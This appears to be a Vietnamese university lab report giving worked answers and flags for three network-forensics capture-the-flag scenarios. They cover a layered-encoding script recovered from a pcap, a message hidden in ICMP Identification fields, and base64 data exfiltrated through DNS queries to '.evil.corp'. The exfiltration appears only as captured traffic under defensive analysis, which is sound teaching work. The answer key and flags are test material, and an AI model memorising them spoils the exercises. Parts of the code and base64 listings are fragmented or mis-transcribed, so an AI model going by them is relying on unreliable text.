- Tài nguyên: net_kb04.pcap
- Yêu cầu - Gợi ý: Đây là dữ liệu mạng thu được khi bắt gói tin duyệt web trong một khoảng thời gian. Tìm flag, biết flag có định dạng flag{...}

Đáp án:

Theo gợi ý Flag có định dạng là flag{} nên ta lọc các gói tin có chứa nội dung là flag

No.	Time	Source	Destination	Protocol	Length	Info
60	1.689759	192.168.15.133	192.168.15.135	TCP	1088	36840 → 80 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=942 TStamp=2363820 TSval=641940

Thấy có một gói tin TCP được tìm thấy.

Xem thử nội dung

Lab 4: Network Forensics

```

import string
import random
from base64 import b64encode, b64decode

FLAG = 'flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}'

enc_ciphers = ['rot13', 'b64e', 'caesar']
# dec_ciphers = ['rot13', 'b64d', 'caesard']

def rot13(s):
    _rot13 = string.maketrans(
        "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz",
        "NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm")
    return string.translate(s, _rot13)

def b64e(s):
    return b64encode(s)

def caesar(plaintext, shift=3):
    alphabet = string.ascii_lowercase
    shifted_alphabet = alphabet[shift:] + alphabet[:shift]
    table = string.maketrans(alphabet, shifted_alphabet)
    return plaintext.translate(table)

def encode(pt, cnt=50):
    tmp = '2{}'.format(b64encode(pt))
    for cnt in xrange(cnt):
        c = random.choice(enc_ciphers)
        i = enc_ciphers.index(c) + 1
        _tmp = globals()[c](tmp)
        tmp = '{}{}{}'.format(i, _, _tmp)

    return tmp

if __name__ == '__main__':
    print encode(FLAG)

```

123 client pkts, 0 server pkts, 0 turns.

Entire conversation (32 kB) Show data as ASCII Stream 4 Find Next

Đây là đoạn code mã hóa Flag theo nhiều kĩ thuật mã hóa khác nhau

- Kĩ thuật mã hóa đầu tiên là ROT13 là loại kĩ thuật mã hóa thay thế kí tự cần mã hóa thành kí tự cách nó 13 vị trí trong bảng chữ cái.
- Kĩ thuật mã hóa thứ 2 là base64
- Kĩ thuật mã hóa thứ 3 là caesar cũng là kĩ thuật mã hóa thay thế với key=3

Hàm encode này thực hiện 50 vòng lặp chọn 1 kĩ thuật mã hóa ngẫu nhiên trong 3 kĩ thuật trên để mã hóa sau đó chèn chỉ số i ở trước và lấy chuỗi đó tiếp tục mã hóa.

Đoạn mã ở phía dưới chính là Flag sau khi được mã hóa:

Lab 4: Network Forensics

Dựa vào quy tắc sinh ra chuỗi số 1 này ta sẽ viết code giải mã:

```
import string  
import random  
import base64
```

—
—
—

```
_rot13 = str.maketrans(  
    "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz",  
    "NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm"  
)  
return s.translate(_rot13)
```

try:

```
# Chuyển đổi chuỗi Base64 thành bytes
decoded_bytes = base64.b64decode(s)
# Chuyển đổi bytes thành chuỗi
decoded_str = decoded_bytes.decode('utf-8')
return decoded_str
except Exception as e:
```

```
    return f"Error decoding Base64: {e}"
def dec_caesar(plaintext, shift=-3):
    alphabet = string.ascii_lowercase
    shifted_alphabet = alphabet[shift:] + alphabet[:shift]
    table = str.maketrans(alphabet, shifted_alphabet)
    return plaintext.translate(table)
```

```
def decode(ct):
```

```
while True:
```

Lab 4: Network Forensics

```

try:
    i = int(ct[0]) - 1
    ct = ct[1:]
    if i == 0:
        _ct = dec_rot13(ct)
    elif i == 1:
        _ct = dec_b64(ct)
    elif i == 2:
        _ct = dec_caesar(ct)
    ct = _ct
except:
    print(ct)
    exit(0)
if __name__=='__main__':
    decode(ciphertext)

```

Kết quả khi chạy:

```

[Running] python -u "d:\STUDY\2024-2025 UIT\phapchung\Lab4\Lab4_code_decode\tempCodeRunnerFile.py"
flag{li0ns_and_tig3rs_4nd_b34rs_0h_mi}

[Done] exited with code=0 in 0.186 seconds

```

Flag: flag{li0ns_and_tig3rs_4nd_b34rs_0h_mi}

Kịch bản 5:

Kịch bản 05. Điều tra trên dữ liệu lưu lượng mạng thu được.

- Tài nguyên thực hiện: kb05.gz
- Yêu cầu – Gợi ý: Xác định các kết nối trong dữ liệu thu được. Chú ý các gói ICMP, trường giá trị Identifiers của các gói để tìm flag. Flag có định dạng bắt đầu bằng chuỗi “S3”, với tổng chiều dài là 11 kí tự.

Xem thống kê các giao thức được sử dụng bằng: statistics -> protocol hierarchy

Lab 4: Network Forensics

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	553	100.0	36749	360	0	0	0	553
Ethernet	100.0	553	30.3	11122	109	0	0	0	553
Logical-Link Control	76.5	423	55.1	20246	198	0	0	0	423
Spanning Tree Protocol	74.0	409	39.0	14315	140	409	14315	140	409
Cisco Discovery Protocol	2.5	14	12.5	4592	45	14	4592	45	14
Internet Protocol Version 6	1.1	6	0.7	240	2	0	0	0	6
Internet Control Message Protocol v6	1.1	6	0.3	128	1	6	128	1	6
Internet Protocol Version 4	19.9	110	6.0	2200	21	0	0	0	110
User Datagram Protocol	3.6	20	0.4	160	1	0	0	0	20
Domain Name System	3.6	20	1.6	590	5	20	590	5	20
Transmission Control Protocol	0.2	1	0.1	33	0	0	0	0	1
Internet Control Message Protocol	16.1	89	4.2	1552	15	89	1552	15	89
Data	0.5	3	0.4	139	1	3	139	1	3
Address Resolution Protocol	2.2	12	1.2	444	4	12	444	4	12

Theo gợi ý em sẽ lọc ra các gói ICMP, đây là các gói giúp kiểm tra đường truyền mạng

423 329.55044	192.168.50.1	192.168.50.1	ICMP	70 Destination unreachable (Host unreachable)
228 334.554207	192.168.50.1	192.168.50.1	ICMP	70 Destination unreachable (Host unreachable)
376 616.96552	192.168.50.10	192.168.0.50	ICMP	98 Echo (ping) request id=0x0eff, seq=1/256, ttl=64 (no response found!)
378 617.965529	192.168.50.10	192.168.0.50	ICMP	98 Echo (ping) request id=0x0eff, seq=2/256, ttl=64 (reply in 379)
379 617.990279	192.168.0.50	192.168.50.10	ICMP	98 Echo (ping) reply id=0x0eff, seq=2/256, ttl=41 (request in 378)
395 641.491491	192.168.0.50	192.168.50.10	ICMP	98 Echo (ping) request id=0x152c, seq=1/256, ttl=41 (reply in 396)
396 641.492213	192.168.50.10	192.168.0.50	ICMP	98 Echo (ping) reply id=0x152c, seq=1/256, ttl=64 (request in 395)
479 796.186499	192.168.50.10	192.168.0.50	ICMP	42 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 480)
488 796.205229	192.168.0.50	192.168.50.10	ICMP	42 Echo (ping) reply id=0x0000, seq=0/0, ttl=41 (request in 479)
481 796.297219	192.168.50.10	192.168.0.50	ICMP	42 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 482)
482 796.316115	192.168.0.50	192.168.50.10	ICMP	42 Echo (ping) reply id=0x0000, seq=0/0, ttl=41 (request in 481)
483 796.408717	192.168.50.10	192.168.0.50	ICMP	42 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 484)
484 796.427836	192.168.0.50	192.168.50.10	ICMP	42 Echo (ping) reply id=0x0000, seq=0/0, ttl=41 (request in 483)
485 796.516729	192.168.50.10	192.168.0.50	ICMP	42 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 486)
486 796.527942	192.168.0.50	192.168.50.10	ICMP	42 Echo (ping) reply id=0x0000, seq=0/0, ttl=41 (request in 485)
487 796.623892	192.168.50.10	192.168.0.50	ICMP	42 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 488)
488 796.638851	192.168.0.50	192.168.50.10	ICMP	42 Echo (ping) reply id=0x0000, seq=0/0, ttl=41 (request in 487)
489 796.732499	192.168.50.10	192.168.0.50	ICMP	42 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 498)
490 796.749825	192.168.0.50	192.168.50.10	ICMP	42 Echo (ping) reply id=0x0000, seq=0/0, ttl=41 (request in 489)
491 796.840604	192.168.50.10	192.168.0.50	ICMP	42 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 492)
492 796.880631	192.168.0.50	192.168.50.10	ICMP	42 Echo (ping) reply id=0x0000, seq=0/0, ttl=41 (request in 491)
493 796.951917	192.168.50.10	192.168.0.50	ICMP	42 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 494)
494 796.971596	192.168.0.50	192.168.50.10	ICMP	42 Echo (ping) reply id=0x0000, seq=0/0, ttl=41 (request in 493)

Chú ý trường Identification thay đổi liên tục

<p>.... ..0. = LG bi</p> <p>.... ..0. = IG bi</p> <p>Type: IPv4 (0x0800)</p> <p>Internet Protocol Version 4, Src: 192.168.5.0100 ... = Version: 4</p> <p>.... 0101 = Header Length: 20 bytes (5)</p> <p>Differentiated Services Field: 0x00 (DSC)</p> <p>000000... = Differentiated Services C</p> <p>.... ..00 = Explicit Congestion Notif</p> <p>Total Length: 84</p> <p>Identification: 0x0000 (0)</p> <p>010. = Flags: 0x2, Don't fragment</p>	<table border="1"> <tbody> <tr><td>0000</td><td>c8 00 12 89 00 01 08 00</td><td>27 71 45 e4 08 00 45 00</td><td>.....'qE-..E-</td></tr> <tr><td>0010</td><td>00 54 00 00 40 00 40 01</td><td>87 1c c0 a8 32 0a c0 a8</td><td>T@ @.2...</td></tr> <tr><td>0020</td><td>00 32 08 00 f0 da 06 ef</td><td>00 01 06 0b 1f 55 00 00</td><td>2.....U..</td></tr> <tr><td>0030</td><td>00 00 16 02 06 00 00 00</td><td>00 00 10 11 12 13 14 15</td><td>.....</td></tr> <tr><td>0040</td><td>16 17 18 19 1a 1b 1c 1d</td><td>1e 1f 20 21 22 23 24 25</td><td>.....!#\$%</td></tr> <tr><td>0050</td><td>26 27 28 29 2a 2b 2c 2d</td><td>2e 2f 30 31 32 33 34 35</td><td>&'()*+,-./012345</td></tr> <tr><td>0060</td><td>36 37</td><td></td><td>67</td></tr> </tbody> </table>	0000	c8 00 12 89 00 01 08 00	27 71 45 e4 08 00 45 00'qE-..E-	0010	00 54 00 00 40 00 40 01	87 1c c0 a8 32 0a c0 a8	T@ @.2...	0020	00 32 08 00 f0 da 06 ef	00 01 06 0b 1f 55 00 00	2.....U..	0030	00 00 16 02 06 00 00 00	00 00 10 11 12 13 14 15	0040	16 17 18 19 1a 1b 1c 1d	1e 1f 20 21 22 23 24 25!#\$%	0050	26 27 28 29 2a 2b 2c 2d	2e 2f 30 31 32 33 34 35	&'()*+,-./012345	0060	36 37		67
0000	c8 00 12 89 00 01 08 00	27 71 45 e4 08 00 45 00'qE-..E-																										
0010	00 54 00 00 40 00 40 01	87 1c c0 a8 32 0a c0 a8	T@ @.2...																										
0020	00 32 08 00 f0 da 06 ef	00 01 06 0b 1f 55 00 00	2.....U..																										
0030	00 00 16 02 06 00 00 00	00 00 10 11 12 13 14 15																										
0040	16 17 18 19 1a 1b 1c 1d	1e 1f 20 21 22 23 24 25!#\$%																										
0050	26 27 28 29 2a 2b 2c 2d	2e 2f 30 31 32 33 34 35	&'()*+,-./012345																										
0060	36 37		67																										

Identification(16 bits) trong gói tin **IPv4** nằm trong phần **header** của gói tin, được sử dụng để phân biệt và xác định các mảnh (fragments) của một gói tin lớn khi nó bị chia nhỏ trong quá trình truyền tải qua mạng.

Sử dụng tshark để quan sát

Lab 4: Network Forensics

```
(kali㉿kali)-[~/Downloads]$ sudo tshark -r kb05.pcap.pcapng -x 'icmp and ip.src=192.168.50.101'
[sudo] password for kali:
Running as user "root" and group "root". This could be dangerous.
0000  08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 .. 'qE.....E.
0010  00 38 00 0e 00 00 ff 01 d6 5a c0 a8 32 01 c0 a8 .8.....Z..2...
0020  32 0a 03 01 1e 74 00 00 00 00 45 00 00 41 ed 64 2....t....E..A.d
0030  40 00 3f 11 99 86 c0 a8 32 0a ac 10 15 fe ac 33 @?.....2.....3
0040  00 35 00 2d 31 f5 .5.-1.

0000  08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 .. 'qE.....E.
0010  00 38 00 0f 00 00 ff 01 d6 59 c0 a8 32 01 c0 a8 .8.....Y..2...
0020  32 0a 03 01 1e 74 00 00 00 00 45 00 00 41 ed 65 2....t....E..A.e
0030  40 00 3f 11 99 85 c0 a8 32 0a ac 10 15 fe ac 33 @?.....2.....3
0040  00 35 00 2d 31 f5 .5.-1.

0000  08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 .. 'qE.....E.
0010  00 38 00 10 00 00 ff 01 d6 58 c0 a8 32 01 c0 a8 .8.....X..2...
0020  32 0a 03 01 61 61 00 00 00 00 45 00 00 32 f7 2a 2...aa....E..2.*
0030  40 00 3f 11 8f cf c0 a8 32 0a ac 10 15 fe b3 5a @?.....2.....Z
0040  00 35 00 1e e7 ef .5.....
0000  08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 .. 'qE.....E.
0010  00 38 00 11 00 00 ff 01 d6 57 c0 a8 32 01 c0 a8 .8.....W..2...
0020  32 0a 03 01 61 61 00 00 00 00 45 00 00 32 f7 2b 2...aa....E..2.+
```

Lướt xuống thấy chuỗi thông điệp có thể ghép lại được

```
0010 00 1c 00 66 00 00 40 01 c6 ee c0 a8 32 0a c0 a8 ... f .. @.....2 ...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 .....'qE ... E.
0010 00 1c 00 6c 00 00 40 01 c6 e8 c0 a8 32 0a c0 a8 ... l .. @.....2 ...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 .....'qE ... E.
0010 00 1c 00 61 00 00 40 01 c6 f3 c0 a8 32 0a c0 a8 ... a .. @.....2 ...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 .....'qE ... E.
0010 00 1c 00 67 00 00 40 01 c6 ed c0 a8 32 0a c0 a8 ... g .. @.....2 ...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 .....'qE ... E.
0010 00 1c 00 20 00 00 40 01 c7 34 c0 a8 32 0a c0 a8 ... .. @ .. 4 .. 2 ...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 .....'qE ... E.
0010 00 1c 00 3a 00 00 40 01 c7 1a c0 a8 32 0a c0 a8 ... .. @ .. 4 .. 2 ...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 .....'qE ... E.
0010 00 1c 00 20 00 00 40 01 c7 34 c0 a8 32 0a c0 a8 ... .. @ .. 4 .. 2 ...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 .....'qE ... E.
0010 00 1c 00 20 00 00 40 01 c7 34 c0 a8 32 0a c0 a8 ... .. @ .. 4 .. 2 ...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....
```

flag

Lab 4: Network Forensics

Lướt xuống nữa thì thấy S 3


```
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 .....'qE ... E.
0010 00 1c 00 53 00 00 40 01 c7 01 c0 a8 32 0a c0 a8 ...S..@....2...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 .....'qE .....
0010 00 1c 00 33 00 00 40 01 c7 21 c0 a8 32 0a c0 a8 ...3..@..!..2...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 .....'qE ... E.
```

Tiến hành ghép tất cả các kí tự ở offset 0010 bằng lệnh

```
tshark -r kb05.pcapng -x 'icmp and ip.src==192.168.50.10' | grep 0010
```

Kết quả:

```
0010 00 54 00 00 40 00 40 01 87 1c c0 a8 32 0a c0 a8 .!..@.0.....2...
0010 00 54 09 69 00 00 40 01 bd b3 c0 a8 32 0a c0 a8 .T.i..@....2...
0010 00 1c 00 22 00 00 40 01 c7 32 c0 a8 32 0a c0 a8 ..." ..@..2..2...0 ..'qE.....
0010 00 1c 00 68 00 00 40 01 c6 ec c0 a8 32 0a c0 a8 ...h..@....2..8 .8.....P...
0010 00 1c 00 65 00 00 40 01 c6 ef c0 a8 32 0a c0 a8 ...e..@....2..5b 2....u....E...
0010 00 1c 00 72 00 00 40 01 c6 e2 c0 a8 32 0a c0 a8 ...r..@....2..5e @.?..h...2...
0010 00 1c 00 65 00 00 40 01 c6 ef c0 a8 32 0a c0 a8 ...e..@....2... .5..Q...
0010 00 1c 00 20 00 00 40 01 c7 34 c0 a8 32 0a c0 a8 ... ..@..4..2...
0010 00 1c 00 69 00 00 40 01 c6 eb c0 a8 32 0a c0 a8 ...i..@....2... .8.....0...
0010 00 1c 00 73 00 00 40 01 c6 e1 c0 a8 32 0a c0 a8 ...s..@....2... ..'qE.....
0010 00 1c 00 20 00 00 40 01 c7 34 c0 a8 32 0a c0 a8 ... ..@..4..2...
0010 00 1c 00 79 00 00 40 01 c6 db c0 a8 32 0a c0 a8 ...y..@....2..5c 2....u....E...
0010 00 1c 00 6f 00 00 40 01 c6 e5 c0 a8 32 0a c0 a8 ...o..@....2..5e @.?..h...2...
0010 00 1c 00 75 00 00 40 01 c6 df c0 a8 32 0a c0 a8 ...u..@....2... .5..Q...
0010 00 1c 00 72 00 00 40 01 c6 e2 c0 a8 32 0a c0 a8 ...r..@....2...
0010 00 1c 00 20 00 00 40 01 c7 34 c0 a8 32 0a c0 a8 ... ..@..4..2...0 ..'qE.....
0010 00 1c 00 66 00 00 40 01 c6 ee c0 a8 32 0a c0 a8 ...f..@....2..8 .8.....N...
0010 00 1c 00 6c 00 00 40 01 c6 e8 c0 a8 32 0a c0 a8 ...l..@....2... 2...1....E...
0010 00 1c 00 61 00 00 40 01 c6 f3 c0 a8 32 0a c0 a8 ...a..@....2... 2...1....E...
0010 00 1c 00 67 00 00 40 01 c6 ed c0 a8 32 0a c0 a8 ...g..@....2... @.?..^..2...
0010 00 1c 00 20 00 00 40 01 c7 34 c0 a8 32 0a c0 a8 ... ..@..4..2...
0010 00 1c 00 3a 00 00 40 01 c7 1a c0 a8 32 0a c0 a8 ... :..@....2...
0010 00 1c 00 20 00 00 40 01 c7 34 c0 a8 32 0a c0 a8 ... ..@..4..2...0 ..'qE.....
0010 00 1c 00 53 00 00 40 01 c7 01 c0 a8 32 0a c0 a8 ...S..@....2...8 .8.....M...
0010 00 1c 00 33 00 00 40 01 c7 21 c0 a8 32 0a c0 a8 ...3..@..!..2...
0010 00 1c 00 63 00 00 40 01 c6 f1 c0 a8 32 0a c0 a8 ...c..@....2... whole word
0010 00 1c 00 72 00 00 40 01 c6 e2 c0 a8 32 0a c0 a8 ...r..@....2...
0010 00 1c 00 33 00 00 40 01 c7 21 c0 a8 32 0a c0 a8 ...3..@..!..2...
0010 00 1c 00 74 00 00 40 01 c6 e0 c0 a8 32 0a c0 a8 ...t..@....2...
0010 00 1c 00 34 00 00 40 01 c7 20 c0 a8 32 0a c0 a8 ...4..@..!..2...
0010 00 1c 00 67 00 00 40 01 c6 ed c0 a8 32 0a c0 a8 ...g..@....2...
0010 00 1c 00 33 00 00 40 01 c7 21 c0 a8 32 0a c0 a8 ...3..@..!..2...4 pcap
0010 00 1c 00 6e 00 00 40 01 c6 e6 c0 a8 32 0a c0 a8 ...n..@....2...
0010 00 1c 00 74 00 00 40 01 c6 e0 c0 a8 32 0a c0 a8 ...t..@....2...
```



Đọc được chuỗi “here is your flag s3cr3t4g3nt”

Kết luận được flag: **s3cr3t4g3nt**


Kịch bản 6:

Kịch bản 06. Điều tra trên dữ liệu lưu lượng mạng thu được.

- Mô tả: Một trong các máy chủ của CoMix Wave Films bị xâm nhập vào tuần trước, tuy nhiên không có thiệt hại đáng kể nào được ghi nhận. Mặc dù hệ thống tường lửa của công ty rất mạnh nhưng nhóm bảo mật của công ty phát hiện ra một số hoạt động đáng ngờ, có thể bị tuồn dữ liệu ra bên ngoài. Hãy điều tra liệu kẻ tấn công đã lấy được những gì từ máy chủ của công ty, giao thức sử dụng? Tìm flag.
- Tài nguyên: Nandemonaiya_kb06.pcap

Đáp án:

Mở file pcap bằng wireshark ta thấy packet với nội dung giống nhau ở phần đuôi là “.evil.corp”



Sử dụng câu lệnh tshark để lọc nội dung là các chuỗi có chứa từ khóa “.evil.corp”

tshark -r Nandemonaiya_kb06.pcap -2 -R udp.dstport==53 -T fields -e "dns.qry.name" | grep "evil.corp" > base64_strings.txt

Sau đó xóa đi phần đuôi

Lab 4: Network Forensics

```
base64_strings.txt
~/RES_Network Forensics Res/kichbantonghop

1 QXQgdGhl.evil.corp
2 IG5leHQg.evil.corp
3 c3RvcCwg.evil.corp
4 SSBzchJp.evil.corp
5 bnQgbz2m.evil.corp
6 IHRoZSB0.evil.corp
7 cmFpbIBh.evil.corp
8 bmQgc3Rh.evil.corp
9 cnQgcnVu.evil.corp
10 bmluZyB3.evil.corp
11 aWxkbHkg.evil.corp
12 YXJvdw5k.evil.corp
13 IHRoZSBz.evil.corp
14 dHJLZXKz.evil.corp
15 LCBzZWfY.evil.corp
16 Y2hpbmcg.evil.corp
17 Zm9yIGhl.evil.corp
18 ci4gSSBr.evil.corp
19 bm93IHRo.evil.corp
20 YXQgc2hl.evil.corp
21 IGLzIHNL.evil.corp
22 YXJjaGlU.evil.corp
23 ZyBmb3Ig.evil.corp
24 bWUgcmLn.evil.corp
25 ahQgbm93.evil.corp
26 IGLuIHRo.evil.corp
27 ZSBzYW1l.evil.corp
28 IHdheS4K.evil.corp
29 Q1NBQ1RG.evil.corp
30 ewpXZSB0.evil.corp
31 YWQgbW0.evil.corp
32 IGLJZm9y.evil.corp
33 ZS4gT3Ig.evil.corp
34 bWF5YmUg.evil.corp
35 dghhdcB3.evil.corp
36 YXMganVz.evil.corp
37 dBhIGzl.evil.corp
38 ZWxpbmcu.evil.corp
39 TFnic30g.evil.corp
```

Plain Text ▾ Tab Width: 8 ▾ Ln 1, Col 19 INS

*base64_strings.txt
~/RES_Network Forensics Res/kichbantonghop

Open ▾ Save

```
1 QXQgdGhl
2 IG5leHQg
3 c3RvcCwg
4 SSBzchJp
5 bnQgbz2m
6 IHRoZSB0
7 cmFpbIBh
8 bmQgc3Rh
9 cnQgcnVu
10 bmluZyB3
11 aWxkbHkg
12 YXJvdw5k
13 IHRoZSBz
14 dHJLZXKz
15 LCBzZWfY
16 Y2hpbmcg
17 Zm9yIGhl
18 ci4gSSBr
19 bm93IHRo
20 YXQgc2hl
21 IGLzIHNL
22 YXJjaGlU
23 ZyBmb3Ig
24 bWUgcmLn
25 ahQgbm93
26 IGLuIHRo
27 ZSBzYW1l
28 IHdheS4K
29 Q1NBQ1RG
30 ewpXZSB0
31 YWQgbW0
32 IGLJZm9y
33 ZS4gT3Ig
34 bWF5YmUg
35 dghhdcB3
36 YXMganVz
37 dBhIGzl
38 ZWxpbmcu
39 TFnic30g
```

Plain Text ▾ Tab Width: 8 ▾ Ln 1, Col 9 INS

Dự đoán chuỗi này có thể là đoạn chuỗi Base64, ta thực hiện decode

Lab 4: Network Forensics

At the next stop, I sprint off the train and start running wildly around the streets, searching for her. I know that she is searching for me right now in the same way.
CSACTF{
We had met before. Or maybe that was just a feeling. Just a dream. A delusion from a past life. But still, we had wanted to be together for just a little longer. We wa
nt to be together for just a little longer.
Sorry...
As I sprint up a hilly road, I wonder. Why am I running? Why am I looking for him? Somewhere deep down, I probably already know the answers to those question
s. My mind doesn't remember them, but my body does. I turn out of a thin alley and the road abruptly ends. A staircase. I walk up to the edge and look down. He i
s there.
I'm...
 Fighting back the urge to burst out running, I slowly make my way up the stairs. A wind blows by, carrying the scent of flowers and puffing up my suit. She is standi
ng at the top. Unable to look at her directly, I turn my head just close enough so that her presence registers in my peripheral vision. That presence begins to walk d
own the stairs. Her footsteps ring throughout the spring air. My heart dances wildly within my ribcage.
We slowly draw closer to each other, our eyes cast down. He says nothing, and I too fail to find any words. Still remaining silent, we pass each other. In that mome
nt, my entire body aches as if someone had reached in and grabbed my heart. This is not right, I think strongly. There is no way that we are strangers. That would
go against all the laws of the universe and of life.
1f_y0u_h4ve_n0t...
So I turn around. With the exact same speed, she too turns around and looks at me. She is standing on the stairs, eyes open wide, the city of Tokyo behind her ba
ck. I notice that her hair is tied with a string the color of sunset. My entire body shakes.
g0...
We met. We finally met. By the time I think that I'm about to cry, tears have already started falling. He sees that and smiles. I return the smile as I weep, and take
a deep breath of the fresh spring air.
w4tch_1t!
And then, at the same time, we open our mouths, harmonizing our voices like children doing a cheer.

"Your name?"

Kết hợp thông tin sau khi decode, ta ghép được chuỗi

CSACTF{S0rry_f0r_sp0l1ng!_1f_y0u_h4ve_n0t,_g0_w4tch_1t!}

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.DOCX** và **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)** – cỡ chữ 13. **Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bô).

Ví dụ: [NT101.K11.ANTT]-Exe01_Group03.

- Nếu báo cáo có nhiều file, nén tất cả file vào file **.ZIP** với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài nộp.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trẽ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT